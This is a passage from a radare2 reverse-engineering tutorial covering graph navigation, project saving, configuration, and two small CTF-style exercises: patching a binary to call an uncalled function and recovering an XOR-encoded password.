 -- THE ONLY WINNING MOVE IS NOT TO PLAY.
 [0x08048350]>
```


We can enter visual graphs mode by using `VV`

As always, a help menu for this mode can be accessed by pressing `?`.

```
Visual Ascii Art graph keybindings:
.            - center graph to the current node
:cmd         - run radare command
'            - toggle asm.comments
;            - add comment in current basic block
/            - highlight text
"            - toggle graph.refs
>            - show function callgraph (see graph.refs)
<            - show program callgraph (see graph.refs)
Home/End     - go to the top/bottom of the canvas
Page-UP/DOWN - scroll canvas up/down
C            - toggle scr.colors
hjkl         - scroll canvas
HJKL         - move node
tab          - select next node
TAB          - select previous node
t/f          - follow true/false edges
g([A-Za-z]*) - follow jmp/call identified by shortcut
G            - debug trace callgraph (generated with dtc)
r            - refresh graph
R            - randomize colors
o            - go/seek to given offset
u/U          - undo/redo seek
p/P          - rotate graph modes (normal, display offsets, minigraph, summary)
s/S          - step / step over
V            - toggle basicblock / call graphs
w            - toggle between movements speed 1 and graph.scroll
x/X          - jump to xref/ref
+/-/0        - zoom in/out/default
```

We can go to any offset just as in visual mode (`o` and then `main<Enter>`).


Notice that some instructions, such as `lea` , `jmp` or `call` are followed by short labels in square brackets. These labels, also known as shortcuts, are there to allow you to quickly go to them by using `g` . Let's go to `func1` via `ge` .



Notice that whenever the control flow changes on a condition, the ASCII graph branches. You can move the graph around using the `hjkl` keys. You can follow the flow using `t` and `f` , which stand for `true` and `false` , and undo movement using `u` .

Let's go back to `main` . We can do this quickly by pressing `x` and then `0` . `x` will bring up the functions from which `func1` is called (in our case, only `main`). Now let's go to `func2` with `gf` .

Notice that this function is noticeably larger and cannot fit on the screen. We can cycle display modes using `p/P` .



One last useful display is the callgraph of a function which, as the name suggests, contains the functions a certain function calls.

The callgraph for a function can be displayed by pressing `>`.

Sometimes, this callgraph can get pretty large, since functions can be called in various blocks. That's where the summary mode comes into play (one of the modes when cycling using `p/P`).

This display is very useful for getting the basic outline of what a program does at a more high level.

Project Management

When reverse engineering, it is a good practice to save often, since most tools do not feature undo capabilities. Also, it is somewhat unlikely, in typical use cases, that you will accomplish everything you need in one sitting.

Fortunately, radare2 has some basic project management capabilities.

```
[0x00406260]> P?
|Usage: P[?osi] [file]Project management
| Pc [file]    show project script to console
| Pd [file]    delete project
| Pi [file]    show project information
| Pl           list all projects
| Pn[j]        show project notes (Pnj for json)
| Pn [base64]  set notes text
| Pn -         edit notes with cfg.editor
| Po [file]    open project
| Ps [file]    save project
| PS [file]    save script file
| NOTE:        See 'e file.project'
| NOTE:        project files are stored in ~/.config/radare2/projects
```

A project will keep track of the current seek, flags and comments. It will not remember marks, however.

I've opened `/bin/ls` in radare2 and taken the liberty of renaming some functions

```
[0x00404d30]> afl~mystery
0x004048f0    4 50   -> 41   mystery_func1
0x00404a20   44 778  -> 499  mystery_func2
0x00404d30    6 71   -> 69   mystery_func3
```

Very inspiring, I know.

We can save our project via `Ps` and providing a project name.

```
[0x00404d30]> Ps myls
myls
```

We can add some notes in our configured editor (more on that later) via `Pn -`.

```
[0x00404d30]> Pn -
[0x00404d30]> Pn
I have labeled three functions accordingly.

The first one does bla.
The second one does blabla.
The third one is susceptible to a buffer overflow.
```

We can now save the project and quit radare. We can start r2 with no file input with `r2 -` and reload the project to resume from where we left off.

```
$ r2 -
[0x00000000]> Po myls
Close current session? (Y/n)
[0x00404d30]> Pn
I have labeled three functions accordingly.

The first one does bla.
The second one does blabla.
The third one is susceptible to a buffer overflow.

[0x00404d30]> afl~mystery
0x004048f0    4 50   -> 41   mystery_func1
0x00404a20   44 778  -> 499  mystery_func2
0x00404d30    6 71   -> 69   mystery_func3
[0x00404d30]>
```

Configuration

If you are a hacker at heart, each tool you use is probably tailored to your needs, your terminal is semi-transparent and the text is neon green... okay, maybe that is going a bit too far.

In any case, there are some quirks which you probably would like to change about radare2.

Evaluable variables

radare2 comes with a giant list of evaluable vars, which can be listed via `e??` (too many to list here).

```
[0x00000000]> e?
|Usage: e[?] [var[=value]]Evaluable vars
| e?asm.bytes     show description
| e??             list config vars with description
| e               list config vars
| e-              reset config vars
| e*              dump config vars in r commands
| e!a             invert the boolean value of 'a' var
| eevar           open editor to change the value of var
| er [key]        set config key as readonly. no way back
| ec [k] [color]  set color for given key (prompt, offset, ...)
| et [key]        show type of given config variable
| e a             get value of var 'a'
| e a=b           set var 'a' the 'b' value
| env [k[=v]]     get/set environment variable
```

You can go through each one via `e?<eval_var>`. Thankfully, they are neatly and intuitively (most of the time) prefixed, so it's easy to find something specific.

For example, I'm slightly annoyed that the debugger leaves me in the loader instead of the entry point of my program (thought this has some use cases).

```
[0x00000000]> e??~entry
             dbg.bep: break on entrypoint (loader, entry, constructor, main)
```

In order to see what the current value is, and change it afterwards, use `e`:

```
[0x00000000]> e dbg.bep
loader
[0x00000000]> e dbg.bep=entry
[0x00000000]> e dbg.bep
entry
```

Excellent.

Colors

In radare2 you can change any keywords to any RGB color you wish. Since this is a timeconsuming process, radare2 already comes with some color templates for you to use or change. You can access them via `eco` .

```
[0x00000000]> eco
dark
basic
ogray
zenburn
behelit
white
xvilka
lima
matrix
rasta
pink
smyck
twilight
solarized
focus
consonance
tango
```

You should cycle through the visual mode and change the themes around to see which one suits you best.

Making changes permanent

Config vars are limited only to the current session. They are also saved and preserved by projects.

Once you find yourself reusing some specific settings, you should commit to them. Simply add the commands as you would in radare2 in `.radare2rc` in your $HOME directory.

Example:

```
e dbg.bep = entry
e dbg.follow = false
e asm.syntax = intel
e scr.color = true
eco xvilka
ec prompt red
e scr.utf8 = true
```

Tutorials

These tutorials will hopefully answer some simple questions which you still have after consulting the Radare2 Book and various other online resources.

They will generally be ELF32 binaries centered around a single goal (such as code patching or altering memory).

You can find and build these tasks from this github repository. They are designed as simplified CTF (Capture the Flag) tasks which have a singular approach to them. The goal of these tasks is to familiarize yourself with radare2 better, and then you can move on to more complex, real CTF challenges.

Tutorial 1 - Simple Patch

Let's run our provided binary and see what happens.

```
./patchme
Hello there! Can you patch me up to call my function?
```

Hmm, it seems that it's asking us to patch it up. Let's first keep the original file as a backup.

```
cp patchme patchme_fix
```

and load this new file in radare2.

```
r2 -Aw patchme_fix
```

The previous command starts radare2, analyzes all functions/data/etc. (`-A`) and opens the file **patchme_fix** in write-mode (`-w`).

What you will be greeted with is a prompt of the following form:

```
[0x08048320]>
```

The value on the left side is (usually) the entry point of the binary. This can be configured, along with many other parameters in radare2, to be the **main** function, for example. But that is not our main focus for now.

Let's first figure out what this binary actually does. We can *seek* (change our position/point of view in the binary) using the seek command, as follows:

```
[0x08048320]> s main
[0x0804842f]>
```

> **Reminder:** If you ever get confused about what a particular command does, append it with a question mark (**?**).

Example:

```
[0x0804842f]> s?
|Usage: s  # Seek commands
| s                  Print current address
| s addr             Seek to address
| s-                 Undo seek
| s- n               Seek n bytes backward
| s--                Seek blocksize bytes backward
| s+                 Redo seek
| s+ n               Seek n bytes forward
| s++                Seek blocksize bytes forward
| s*                 List undo seek history
| s/ DATA            Search for next occurrence of 'DATA'
| s/x 9091           Search for next occurrence of \x90\x91
| s.hexoff           Seek honoring a base from core->offset
| sa [[+-]a] [asz]  Seek asz (or bsize) aligned to addr
| sb                 Seek aligned to bb start
| sC string          Seek to comment matching given string
| sf                 Seek to next function (f->addr+f->size)
| sf function        Seek to address of specified function
| sg/sG              Seek begin (sg) or end (sG) of section or file
| sn/sp              Seek next/prev scr.nkey
| so [N]             Seek to N next opcode(s)
| sr pc              Seek to register
```

This is as close as you can get to an official documentation, without having to explore the actual source code to find out what each little thing does.

Sadly, these little help snippets only briefly tell you what each thing does, but do not always provide examples for them.

Luckily, radare2's commands are very well organized and consistent. Each letter opens up a new pathway of commands. There are p(rint) commands, s(eek) commands, i(nfo) commands and so on.

Now, back to our exercise. Notice that the address on the left has changed. We are now at the start of the main function. We can check this by inputting **pdf** (**p**rint **d**isassemble **f**unction).

```
[0x0804842f]> pdf
╒ (fcn) main 20
│           ; DATA XREF from 0x08048337 (main)
│           ;-- main:
│           0x0804842f    55             push ebp
│           0x08048430    89e5           mov ebp, esp
│           0x08048432    6820a00408     push str.Hello_there__Can_you_patch_me_up_to_
call_my_function_ ; "Hello there! Can you patch me up to call my function?" @ 0x804a02
0
│           0x08048437    e8b4feffff     call sym.imp.puts
│           0x0804843c    90             nop
│           0x0804843d    90             nop
│           0x0804843e    90             nop
│           0x0804843f    90             nop
│           0x08048440    90             nop
│           0x08048441    c9             leave
╘           0x08048442    c3             ret
```

It seems that all this program does is print the text message we saw earlier. However, it's asking us to call a function, and left us a trail of NOPs to overwrite.

But how do we find which function to call?

> **Reminder:** When radare2 analyzes a file, it will add 'flags' to any relevant data/functions. You can view flags as labels which can later be used in radare commands and expressions (you can seek to flags, filter for flags, apply operations and so on.

Let's list some of the flags which radare2 automatically added for us.

```
[0x0804842f]> f
0x0804a020 54 str.Hello_there__Can_you_patch_me_up_to_call_my_function_
0x0804a056 11 str.Thank_you_
0x0804842f 20 main
0x08048320 34 entry0
0x08049ffc 4 reloc.__gmon_start___252
0x0804a00c 4 reloc.puts_12
0x0804a010 4 reloc.__gmon_start___16
0x0804a014 4 reloc.__libc_start_main_20
0x08049f10 0 obj.__JCR_LIST__
0x08048360 43 sym.deregister_tm_clones
0x08048390 53 sym.register_tm_clones
0x080483d0 30 sym.__do_global_dtors_aux
0x0804a061 1 obj.completed.6903
...
```

A more specific way to list functions is through **afl**. We can't pinpoint any other function apart from **main**, however, we can see that there's a string "Thank you!" at address **0x0804a056**. Another way to find this string is by inspecting the strings in the binary with the command **iz** (info strings).

```
[0x0804842f]> iz
vaddr=0x0804a020 paddr=0x00001020 ordinal=000 sz=54 len=53 section=.data type=ascii st
ring=Hello there! Can you patch me up to call my function?
vaddr=0x0804a056 paddr=0x00001056 ordinal=001 sz=11 len=10 section=.data type=ascii st
ring=Thank you!
```

We can see if this string's address is being referenced anywhere via the command **axt** (**a**nalyze (**x**)reference **t**o).

```
[0x0804842f]> axt 0x0804a056
d 0x8048423 push str.Thank_you_
```

The string is being pushed onto the stack at address **0x8048423**. Let's seek there and see what's going on.

One nifty way to seek to that address is to use the output of the previous command.

```
[0x0804842f]> axt 0x0804a056~[1]
0x8048423
[0x0804842f]> s `axt 0x0804a056~[1]`
[0x08048423]>
```

> **Reminder:** The tilde (~) is radare's internal grep command, which can be used to select/filter output, much like **grep** is used in *NIX environments. The output can be thought of like an array of strings which are separated by whitespaces. Thus, the [1] will select the second (indexing begins at 0) string in the output of the axt command, which is the address in question. If we then surround the expression with backticks (`), then it will be expanded to its value when executed, similar to bash.

Let's do some exploring.

```
[0x08048423]> pdf
Cannot find function at 0x08048423
```

Hmm, it seems that we are not inside a function. It's time to navigate using visual mode (**Vp**).

```
[0x08048423 14% 165 patchme]> pd $r @ sym.frame_dummy+51 # 0x8048423
            0x08048423     6856a00408     push str.Thank_you_          ; "Thank you!" @ 0x804a056
            0x08048428     e8c3feffff     call sym.imp.puts            ;[1]
            0x0804842d     c9             leave
            0x0804842e     c3             ret
┌ (fcn) main 20
│           ; DATA XREF from 0x08048337 (main)
│           ;-- main:
│           0x0804842f     55             push ebp
│           0x08048430     89e5           mov ebp, esp
```

We can navigate in this mode using the arrow keys or **hjkl**, similar to vim's take on navigation.

> Why use hjkl: the arrow keys aren't universal, so to speak. Different terminal emulators exhibit different behaviours when these are used in conjunction with Shift/Ctrl/Alt.

Just before **main** starts, we can see something similar to a function epilogue. If we move two instructions up, we can see the function's prologue.

```
[0x08048420 14% 165 patchme]> pd $r @ sym.frame_dummy+48 # 0x8048420
            0x08048420     55             push ebp
            0x08048421     89e5           mov ebp, esp
            0x08048423     6856a00408     push str.Thank_you_          ; "Thank you!" @ 0x804a056
            0x08048428     e8c3feffff     call sym.imp.puts            ;[1]
            0x0804842d     c9             leave
            0x0804842e     c3             ret
```

Somehow, radare2 didn't manage to auto-analyze this for us. Explanation: since the function is not being called anywhere, it makes sense for radare to save some computing resources and not auto-analyze it for us. We're going to have to do this manually. Fortunately, this is pretty easy to do in visual mode.

> **Reminder:** Radare's visual mode has a completely different set of key commands. These can be viewed by pressing **?**. "Regular" commands can still be entered by pressing "**:**"

To define function/data/code, we need to start by pressing '**d**'. A menu pops up asking us how we wish to define the current block. By pressing '**f**', we can tell radare that the data in the current block is a function and that we want it analyzed.

Radare will give it the name **fcn.08048420**, which comes from the fact that there's some function which begins at address **0x8048420**. Let's rename this function to something more usable.

We can input '**dr**' (**d**efine->**r**ename) to give our newly crafted function a proper name.

```
[0x08048420 14% 165 patchme]> pd $r @ fcn.callme
┌ (fcn) fcn.callme 15
│           0x08048420     55             push ebp
│           0x08048421     89e5           mov ebp, esp
│           0x08048423     6856a00408     push str.Thank_you_          ; "Thank you!" @ 0x804a056
│           0x08048428     e8c3feffff     call sym.imp.puts            ;[1]
│           0x0804842d     c9             leave
└           0x0804842e     c3             ret
```

Now we can move down to the NOPs section in our main function to call **fcn.callme**. We can enter the awesome visual assembler by inputting '**A**'.

See how the five NOP instructions were magically replaced by our call to fcn.callme? Press enter twice and exit visual mode by pressing **q**, then exit radare2 by pressing **q** and enter.

Let's see if our patch works.

```
./patchme_fix
Hello there! Can you patch me up to call my function?
Thank you!
```

We can view our patch in summary using the **radiff2** tool.

```
radiff2 patchme patchme_fix
0x0000043c 9090909090 => e8dfffffff 0x0000043c
```

Tutorial 2 - Memory Manipulation

Again, we are provided with a ELF32 binary. Let's run it!

```
./xor
Enter the password: 1234
Wrong!
```

> **Note:** These exercises are purely didactic in nature and, therefore, not dangerous. However, binaries you encounter in real life can be very harmful to your device. Always try to avoid running them; if all other options are ruled out (static analysis, emulation), run them in a controlled environment.

Ah, it's asking us for a correct password. No doubt it lies somewhere hidden in the binary.

We can load it in radare2.

```
r2 -Ad xor
```

Notice the '**d**' option, which specifies the fact that we will be doing some debugging and instruction tracing.

We can see a list of strings contained within this binary with '**iz**' (**i**nfo **s**trings).

```
[0xf76e4d8b]> iz
vaddr=0x08048720 paddr=0x00000720 ordinal=000 sz=21 len=20 section=.rodata type=ascii
string=Enter the password:
vaddr=0x08048735 paddr=0x00000735 ordinal=001 sz=5 len=4 section=.rodata type=ascii st
ring=%32s
vaddr=0x0804873a paddr=0x0000073a ordinal=002 sz=7 len=6 section=.rodata type=ascii st
ring=Wrong!
vaddr=0x08048741 paddr=0x00000741 ordinal=003 sz=13 len=12 section=.rodata type=ascii
string=Good job! :)
```

Ah, no luck here. We were hoping to find the password kept in the .rodata section. But that's bad practice, isn't it?

We can list all of the strings contained in the binary, regardless of section, using the more verbose '**izz**'.

```
[0xf76e4d8b]> izz
...
vaddr=0x0804850d paddr=0x0000050d ordinal=017 sz=6 len=5 section=.text type=ascii stri
ng=XZWh5
vaddr=0x08048574 paddr=0x00000574 ordinal=018 sz=5 len=4 section=.text type=ascii stri
ng=PTRh
vaddr=0x08048580 paddr=0x00000580 ordinal=019 sz=6 len=5 section=.text type=ascii stri
ng=\bQVhP
vaddr=0x080486e0 paddr=0x000006e0 ordinal=020 sz=5 len=4 section=.text type=ascii stri
ng=t$,U
vaddr=0x080486f7 paddr=0x000006f7 ordinal=021 sz=9 len=7 section=.text type=ascii stri
ng=\f[^_]Ív
...
```

Nothing here either, however we do find some interesting string snippets in the **.text** section.

Let's move forward a bit. We can continue execution until **main** is reached via **dcu main** (**d**ebugger **c**ontinue **u**ntil main).


```
[0xf77a2a90]> dcu main
Continue until 0x08048450
hit breakpoint at: 8048450
Debugging pid = 18388, tid = 1 now
[0x08048450]>
```

Now we can enter visual mode to get an idea of what's going on.

```
[0x0804847e 165 ./tut2]> pd $r @ main+46 # 0x804847e
   0x0804847e    c645d367     mov byte [ebp-local_11_1], 0x67 ; [0x67:1]=255 ; 'g' ; 103
   0x08048482    c645d462     mov byte [ebp-local_11], 0x62 ; [0x62:1]=255 ; 'b' ; 98
   0x08048486    8d7db2       lea edi, [ebp-local_19_2]
   0x08048489    c645d57e     mov byte [ebp - 0x2b], 0x7e   ; [0x7e:1]=255 ; '~' ; 126
   0x0804848d    c645d67c     mov byte [ebp - 0x2a], 0x7c   ; [0x7c:1]=255 ; '|' ; 124
   0x08048491    c645d76d     mov byte [ebp - 0x29], 0x6d   ; [0x6d:1]=255 ; 'm' ; 109
   0x08048495    c645d84d     mov byte [ebp - 0x28], 0x4d   ; [0x4d:1]=255 ; 'M' ; 77
   0x08048499    c645d954     mov byte [ebp - 0x27], 0x54   ; [0x54:1]=255 ; 'T' ; 84
   0x0804849d    c645da0b     mov byte [ebp - 0x26], 0xb    ; [0xb:1]=255 ; 11
   0x080484a1    c645db36     mov byte [ebp - 0x25], 0x36   ; [0x36:1]=255 ; '6' ; 54
   0x080484a5    c645dc1a     mov byte [ebp - 0x24], 0x1a   ; [0x1a:1]=255 ; 26
   0x080484a9    c645dd3f     mov byte [ebp - 0x23], 0x3f   ; [0x3f:1]=255 ; '?' ; 63
   0x080484ad    c645de2a     mov byte [ebp - 0x22], 0x2a   ; [0x2a:1]=255 ; '*' ; 42
   0x080484b1    c645df7b     mov byte [ebp - 0x21], 0x7b   ; [0x7b:1]=255 ; '{' ; 123
   0x080484b5    c645e02f     mov byte [ebp - 0x20], 0x2f   ; [0x2f:1]=255 ; '/' ; 47
   0x080484b9    c645e124     mov byte [ebp - 0x1f], 0x24   ; [0x24:1]=255 ; '$' ; 36
   0x080484bd    c645e225     mov byte [ebp - 0x1e], 0x25   ; [0x25:1]=255 ; '%' ; 37
   0x080484c1    c645e369     mov byte [ebp - 0x1d], 0x69   ; [0x69:1]=255 ; 'i' ; 105
   0x080484c5    c645e429     mov byte [ebp - 0x1c], 0x29   ; [0x29:1]=255 ; ')' ; 41
   0x080484c9    c645e514     mov byte [ebp - 0x1b], 0x14   ; [0x14:1]=255 ; 20
   0x080484cd    c645e61a     mov byte [ebp - 0x1a], 0x1a   ; [0x1a:1]=255 ; 26
   0x080484d1    c645e75b     mov byte [ebp - 0x19], 0x5b   ; [0x5b:1]=255 ; '[' ; 91
   0x080484d5    c645e80c     mov byte [ebp - 0x18], 0xc    ; [0xc:1]=255 ; 12
   0x080484d9    c645e90d     mov byte [ebp - 0x17], 0xd    ; [0xd:1]=255 ; 13
   0x080484dd    c645ea5a     mov byte [ebp - 0x16], 0x5a   ; [0x5a:1]=255 ; 'Z' ; 90
   0x080484e1    c645eb0b     mov byte [ebp - 0x15], 0xb    ; [0xb:1]=255 ; 11
   0x080484e5    6820870408   push str.Enter_the_password:  ; "Enter the password: " @ 0x8048720
```

Holy smokes, that's a lot of copying onto the stack! This could be the required password in one form or another. Let's resume.

> **Note:** We haven't executed anything by navigating with hjkl or the arrow keys. The program counter, eip, is still at the beginning of main. To move the screen back to eip at any time, press '**.**'.



Ah, it seems that a 32 byte string is being read via **scanf**. **edi** will then point to our string. Soon after follows a call to **sym.check**, which verifies our input string against the string pointed at by **eax**.

Let's continue until we reach **sym.check** (**q**, then **dcu sym.check**). The program will ask for the password again. Since we don't know it yet, we'll input a bogus one once again.

```
[0x08048500]> dcu sym.check
Continue until 0x08048660
Enter the password: 1234
hit breakpoint at: 8048660
[0x08048660]>
```

We've now reached the **sym.check** function. Let's inspect its code.

```
[0x08048660]> pdf
╒ (fcn) sym.check 58
│           ; CALL XREF from 0x08048521 (sym.check)
│           ;-- eip:
│           0x08048660    83ec0c        sub esp, 0xc
│           0x08048663    b82a000000    mov eax, 0x2a                ; '*' ; 42
│           0x08048668    8b4c2410      mov ecx, dword [esp + 0x10]  ; [0x10:4]=-1 ;
 16
│           0x0804866c    89ca          mov edx, ecx
│           0x0804866e    6690          nop
│       ┌─> 0x08048670    3002          xor byte [edx], al
│       │   0x08048672    83c003        add eax, 3
│       │   0x08048675    83c201        add edx, 1
│       │   0x08048678    3d8a000000    cmp eax, 0x8a                ; 138
│       └─< 0x0804867d    75f1          jne 0x8048670
│           0x0804867f    83ec04        sub esp, 4
│           0x08048682    6a20          push 0x20                    ; 32
│           0x08048684    51            push ecx
│           0x08048685    ff742420      push dword [esp + 0x20]
│           0x08048689    e8b2fdffff    call sym.imp.strncmp
│           0x0804868e    85c0          test eax, eax
│           0x08048690    0f94c0        sete al
│           0x08048693    83c41c        add esp, 0x1c
│           0x08048696    0fb6c0        movzx eax, al
╘           0x08048699    c3            ret
```

This code should be fairly easy to understand. Our input gets copied from the stack ([esp + 0x10]) into ecx, and edx.

The string address is also moved in edx. Then, within a loop, each byte of the input string gets XOR'ed with **al**, which starts at 42 and gets incremented by 3 at every iteration, until reaching an upper bound of 138 (which is 42 + 32*3).

Now **edx** points to the end of our string. Luckily, **ecx** still points to the starting address. We can then see that **ecx** and the reference string (which was in **eax** before calling **sym.check**) are compared. Let's see what the two strings look like.

```
[0x08048660]> ps @ eax
gb~|mMT\x0b6\x1a?*{/$%i)\x14\x1a[\x0c\x0dZ\x0b*
J\x19\xe9\xb3\xda
[0x08048660]> ps @ edi
1234
```

> **Reminder:** Every instruction in radare, by default, is executed with respect to the current offset within the file (the one indicated on the left). If you want to execute something at a different point, there are two options:
>
> 1. Seek to that point, execute, seek back.
> 2. Supply a relative offset to the instruction via the @ symbol. This is the same as (1), but in a more compact, comprehensive form.
>
> So, for example, if you wish to view the main function while you are somewhere else, you can type **pdf @ main**. You can use any flag or address as relative offsets.

What do we have so far? Our input string gets mangled up slightly by the check function and then compared with the reference string. We can reverse engineer this simple algorithm inside radare.

We are going to have to XOR the string pointed at by **eax** with 42, 45, 48 etc. in order to recover the password.

Let's first generate the pattern with **woe**.

```
[0x08048660]> woe 42 3 @ edi!32
from 42 to 255 step 3 size 1
[0x08048660]> ps @ edi!32
*-0369<?BEHKNQTWZ]`cfilorux{~\x81\x84\x87
[0x08048660]> p8 32 @ edi
2a2d303336393c3f4245484b4e5154575a5d606366696c6f7275787b7e818487
```

Don't panic. Let's examine these instructions in a systematic manner. '**w**' is used for **w**riting things in memory. '**o**' specifies that an **o**peration will be carried out when writing. '**e**' stands for sequence (intuitive, I know)

The sequence starts with the value 42 and is incremented by 3 at each position, similar to what the **sym.check** function is using to XOR our input. Now we need to write this sequence somewhere. Since **edi** is garbage anyways, we can write at whatever **edi** is pointing at. The exclamation mark is a size specifier (up to what offset to write). Otherwise, the write operation will continuously write from edi onwards. We risk overwriting valuable data.

So the code above places the sequence of values 42, 45, 48, etc. from **edi** till **edi+32** (address-wise). If we do a quick conversion, we notice that 0x2a == 42. If you are ~~lazy~~ nimble, you can use radare to do these conversions for you.

```
[0x08048660]> ? 0x2a
42 0x2a 052 42 0000:002a 42 "*" 00101010 42.0 0.000000f 0.000000
```

The first part is done, we have our string. Now we need to XOR this string with the reference string to get the original password. Don't start scripting just yet, we can still use radare to do this.

If we look around **wo?**, we can see that **wox** might be what we're looking for. But the only example is one in which a single value is XORed with (assumed) multiple values.

If you remember from our previous tutorial where we used backticks (`) like in bash to nest a command within another command and expand its output upon evaluation, we can do something similar here.

Again, we'll construct it step by step. We're trying to get the following:

```
[0x08048660]> wox <my_pattern> @ eax!32
```

This would XOR **my_pattern** from eax to eax+32. We saw earlier that we can get a continuous hex string via the following:

```
[0x08048660]> p8 32 @ edi
2a2d303336393c3f4245484b4e5154575a5d606366696c6f7275787b7e818487
```

Now we can surround the expression via backticks (or just copy the value directly; but we know better, right?)

```
[0x08048660]> ps @ eax
gb~|mMT\x0b6\x1a?*{/$%i)\x14\x1a[\x0c\x0dZ\x0b*
J\x19\xe9\xb3\xda
[0x08048660]> wox `p8 32 @ edi` @ eax!32
[0x08048660]> ps @ eax
MONO[th4t_wa5~pr3tty=ea5y_r1gh7]
```

We got a string which doesn't look as random anymore. Let's test it.

```
./xor
Enter the password: MONO[th4t_wa5~pr3tty=ea5y_r1gh7]
Good job! :)
```

Tutorial 3 - ESIL

This section will probably be confusing at first, but I will try to make it as simple and as practical as possible. Afterward, you can probably go and read the ESIL section in the radare2 book and read pancake's presentation.

ESIL is an intermediate language based on evaluable strings, with a Polish-like order of evaluation; it is a representation of various architecture-specific instructions in a more general, simplified form. ESIL can also be viewed as a virtual machine with its own stack, registers and instruction set.

ESIL can be a common ground between ARM, x86, MIPS and all other architectures supported by radare2.

What is the purpose of ESIL?

Having a controlled environment is crucial when dealing with, say, live malware. Sometimes, setting up such an environment can lead to risks of its own.

Some architectures are quite obscure and inaccessible, and you have to reverse engineer a binary the hard way, by studying opcodes and trying to understand what the program does.

A solution to these problems (and many others) lies in emulation. Since ESIL is a translation of various instructions from different architectures, it can be used for the purpose of emulating non-native, or native but dangerous code.

ESIL can also be used to study an architecture by examining the effects different instructions have on registers, stack and memory.

A few examples

So how does ESIL look like?

`mov ecx, ebx` -> `ebx,ecx,=`

`add ebx, edi` -> `edi,ebx,+=,$o,of,=,$s,sf,=,$z,zf,=,$c31,cf,=,$p,pf,=`

Okay, so it isn't very pretty or easy to read at first, but it's very easy to parse and process.

ESIL commands

